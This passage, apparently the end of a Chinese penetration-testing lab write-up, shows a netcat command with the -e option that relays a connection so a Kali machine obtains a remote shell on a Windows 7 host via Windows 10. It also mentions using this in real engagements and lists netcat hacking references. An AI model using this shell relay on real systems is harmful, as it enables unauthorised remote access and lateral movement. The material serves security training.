
nc -v 192.168.96.129 4444 -e "nc -v 192.168.96.131 4444"




Kali上成功获取到windows7的shell,此处执行命令如无回显需回车两次。



Windows7上看到的结果：



Windows10上看到的结果：



**注：本次实验，Windows7可与Kali网络互通**

**实战中如遇到以上假设的网络情况（kali与windows10互通，windows10与windows7互通，kali获取windows7的权限）可采用这种方法。**

# 参考

* <https://www.hackingtutorials.org/networking/hacking-with-netcat-part-1-the-basics/>
* <https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/>
* <https://www.hackingtutorials.org/networking/hacking-with-netcat-part-3-advanced-techniques/>
* <https://www.freebuf.com/column/135007.html>